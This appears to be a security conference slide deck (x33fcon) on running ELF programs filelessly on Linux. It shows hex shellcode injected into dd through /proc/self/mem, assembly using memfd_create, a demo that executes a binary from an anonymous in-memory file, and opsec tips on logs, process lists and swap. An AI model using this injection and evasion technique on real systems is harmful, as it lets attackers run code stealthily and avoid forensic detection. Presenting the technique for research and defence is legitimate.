


```
reenz0h@purple:~/shinji$ strace setarch x86_64 -R dd if=/proc/self/maps 2>&1 | grep
exit
exit_group(0)                           = ?
+++ exited with 0 +++
reenz0h@purple:~/shinji$ objdump -Mintel -d `which dd` | grep exit_
reenz0h@purple:~/shinji$
reenz0h@purple:~/shinji$
reenz0h@purple:~/shinji$ ltrace setarch x86_64 -R dd if=/proc/self/maps 2>&1 | grep
fclose
fclose(0x785edfcd3680)                           = 0
reenz0h@purple:~/shinji$ objdump -Mintel -d `which dd` | grep fclose
0000000000001cb0 <fclose@plt>:
    9bf6:       e8 b5 80 ff ff          call   1cb0 <fclose@plt>
    9c2b:       e9 80 80 ff ff          jmp    1cb0 <fclose@plt>
reenz0h@purple:~/shinji$
```

dd(procfs);

DEMO

dd(POC);



```
reenz0h@purple:~/shinji$ echo -n -e "\x48\x31\xc0\x48\x31\xff\x66\xbf\x0a\x00\xb8\x20\x
00\x00\x00\x0f\x05\x48\x31\xc0\x48\xff\xc7\xb8\x20\x00\x00\x00\x0f\x05\xeb\x1e\x5e\x48\
x31\xc0\xb0\x01\x48\x89\xc7\x48\x89\xfa\x48\x83\xc2\x16\x0f\x05\x48\x31\xc0\x48\x83\xc0
\x3c\x48\x31\xff\x0f\x05\xe8\xdd\xff\xff\xff\x45\x78\x20\x6e\x69\x68\x69\x6c\x6f\x20\x6
e\x69\x68\x69\x6c\x20\x66\x69\x74\x21\x0a\x00" | setarch x86_64 -R dd of=/proc/self/mem
 bs=1 seek=$(( 0x555555554000 + 0x9c2b )) conv=notrunc 10<&0 11<&1
89+0 records in
89+0 records out
89 bytes copied, 0.00292488 s, 30.4 kB/s
Ex nihilo nihil fit!
reenz0h@purple:~/shinji$ 
```

call(MOAR_POWER);

Shellcode is kinda cool, but coding complicated stuffs in asm is a PITA.


We want to run an executable (ELF object).

So...

mkfifo();

Fails...

mmap() cannot find target file to load.



```
reenz0h@purple:~/shinji$ mkfifo lol
reenz0h@purple:~/shinji$ ls -al lol
prw-r--r-- 1 reenz0h reenz0h 0 Jul  1 08:33 lol
reenz0h@purple:~/shinji$ cat `which id` > lol &
[1] 31371
reenz0h@purple:~/shinji$ strace /lib64/ld-linux-x86-64.so.2 ./lol
execve("/lib64/ld-linux-x86-64.so.2", ["/lib64/ld-linux-x86-64.so.2", "
./lol"], 0x7ffc1f2c19f8 /* 25 vars */) = 0
brk(NULL)                               = 0x77f364fbb000
openat(AT_FDCWD, "./lol", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0`)\0\0\0\0\0\0".
.., 832) = 832
fstat(3, {st_mode=S_IFIFO|0644, st_size=0, ...}) = 0
getcwd("/home/reenz0h/shinji", 128)     = 21
mmap(NULL, 2135264, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3,
0) = -1 ENODEV (No such device)
close(3)                                = 0
writev(2, [{iov_base="./lol", iov_len=5}, {iov_base=": ", iov_len=2}, {
iov_base="error while loading shared libra"..., iov_len=36}, {iov_base=
": ", iov_len=2}, {iov_base="./lol", iov_len=5}, {iov_base=": ", iov_le
n=2}, {iov_base="failed to map segment from share"..., iov_len=40}, {io
v_base="", iov_len=0}, {iov_base="", iov_len=0}, {iov_base="\n", iov_le
n=1}], 10./lol: error while loading shared libraries: ./lol: failed to
map segment from shared object
) = 93
exit_group(127)                         = ?
+++ exited with 127 +++
[1]+  Done                    cat `which id` > lol
reenz0h@purple:~/shinji$ 
```

memfd_create();

SYNOPSIS

```
        #include <sys/memfd.h>

        int memfd_create(const char *name, unsigned int flags);
```

DESCRIPTION

memfd_create() creates an anonymous file and returns a file descriptor that refers to it. The file behaves like a regular file, and so can be modified, truncated, memory-mapped, and so on. However, unlike a regular file, it lives in RAM and has a volatile backing storage. Once all references to the file are dropped, it is automatically released.


[...]

The memfd_create() system call first appeared in Linux 3.17; glibc support was added in version 2.27.


x33fcon

memfd_create();

Shellcode:



```
BITS 64

global start
section .text

start:
;dup(10) + dup(11)
    xor rax,rax
    xor rdi,rdi
    mov di,10
    mov rax,0x20
    syscall

    xor rax,rax
    inc rdi
    mov rax,0x20
    syscall
```




```
memfd_create:
    push 0x41414141
    mov rdi, rsp
    mov rsi, 0
    mov rax, 319
    syscall

pause:
    mov rax, 34
    syscall

exit:
    xor rax, rax
    add rax, 60
    xor rdi, rdi
    syscall
```

memfd_create();

DEMO

memfd_create(POC);



```
reenz0h@purple:~/shinji$ echo -n -e "\x48\x31\xc0\x48\x31\xff\x66\xbf\x
0a\x00\xb8\x20\x00\x00\x00\x0f\x05\x48\x31\xc0\x48\xff\xc7\xb8\x20\x00\
x00\x00\x0f\x05\x68\x41\x41\x41\x41\x48\x89\xe7\xbe\x00\x00\x00\x00\xb8
\x3f\x01\x00\x00\x0f\x05\xb8\x22\x00\x00\x00\x0f\x05\x48\x31\xc0\x48\x8
3\xc0\x3c\x48\x31\xff\x0f\x05" | setarch x86_64 -R dd of=/proc/self/mem
 bs=1 seek=$(( 0x555555554000 + 0x9c2b)) conv=notrunc 10<&0 11<&1 &
[1] 31553
reenz0h@purple:~/shinji$ 69+0 records in
69+0 records out
69 bytes copied, 0.000625456 s, 110 kB/s

reenz0h@purple:~/shinji$ ls -al /proc/`pidof dd`/fd/
total 0
dr-x------ 2 reenz0h reenz0h  0 Jul  1 08:58 .
dr-xr-xr-x 9 reenz0h reenz0h  0 Jul  1 08:58 ..
lr-x------ 1 reenz0h reenz0h 64 Jul  1 08:58 0 -> 'pipe:[169228]'
lrwx------ 1 reenz0h reenz0h 64 Jul  1 08:58 1 -> /dev/pts/3
lr-x------ 1 reenz0h reenz0h 64 Jul  1 08:58 10 -> 'pipe:[169228]'
lrwx------ 1 reenz0h reenz0h 64 Jul  1 08:58 11 -> /dev/pts/3
lrwx------ 1 reenz0h reenz0h 64 Jul  1 08:58 2 -> /dev/pts/3
lrwx------ 1 reenz0h reenz0h 64 Jul  1 08:58 3 -> '/memfd:AAAA (deleted
)'
reenz0h@purple:~/shinji$ cat `which uname` > /proc/`pidof dd`/fd/3
reenz0h@purple:~/shinji$
reenz0h@purple:~/shinji$ /proc/`pidof dd`/fd/3 -a
Linux purple 4.15.0-kali3-amd64 #1 SMP Debian 4.15.17-1kali1 (2018-04-2
5) x86_64 GNU/Linux
reenz0h@purple:~/shinji$
```

opsec();

* Logs
* Process list
* Swappiness
  - mlock(), mlockall(), mmap() - CAP_IPC_LOCK || root
    + ulimits
  - sysctl vm.swappiness / /proc/sys/vm/swappiness - root
  - cgroups (memory.swappiness) - root || priviledge to modify cgroup
    + does not guarantee that under heavy load memory manager will not swap the process to disk anyway (ie. root cgroup allows swapping and needs memory)

bottom_line();

Be like MacGyver

exit("Thank you");

Questions?

twitter: @x33fcon
https://www.x33fcon.com
https://www.sektor7.net

call(references);

* The Design and Implementation of Userland Exec by the grugq
https://grugq.github.io/docs/ul_exec.txt

* Advanced Antiforensics : SELF by Pluf & Ripe
http://phrack.org/issues/63/11.html

* Implementation of SELF in python by mak
https://github.com/mak/pyself

* Linux based inter-process code injection without ptrace(2) by Rory McNamara
https://blog.gdssecurity.com/labs/2017/9/5/linux-based-inter-process-code-injection-without-ptrace2.html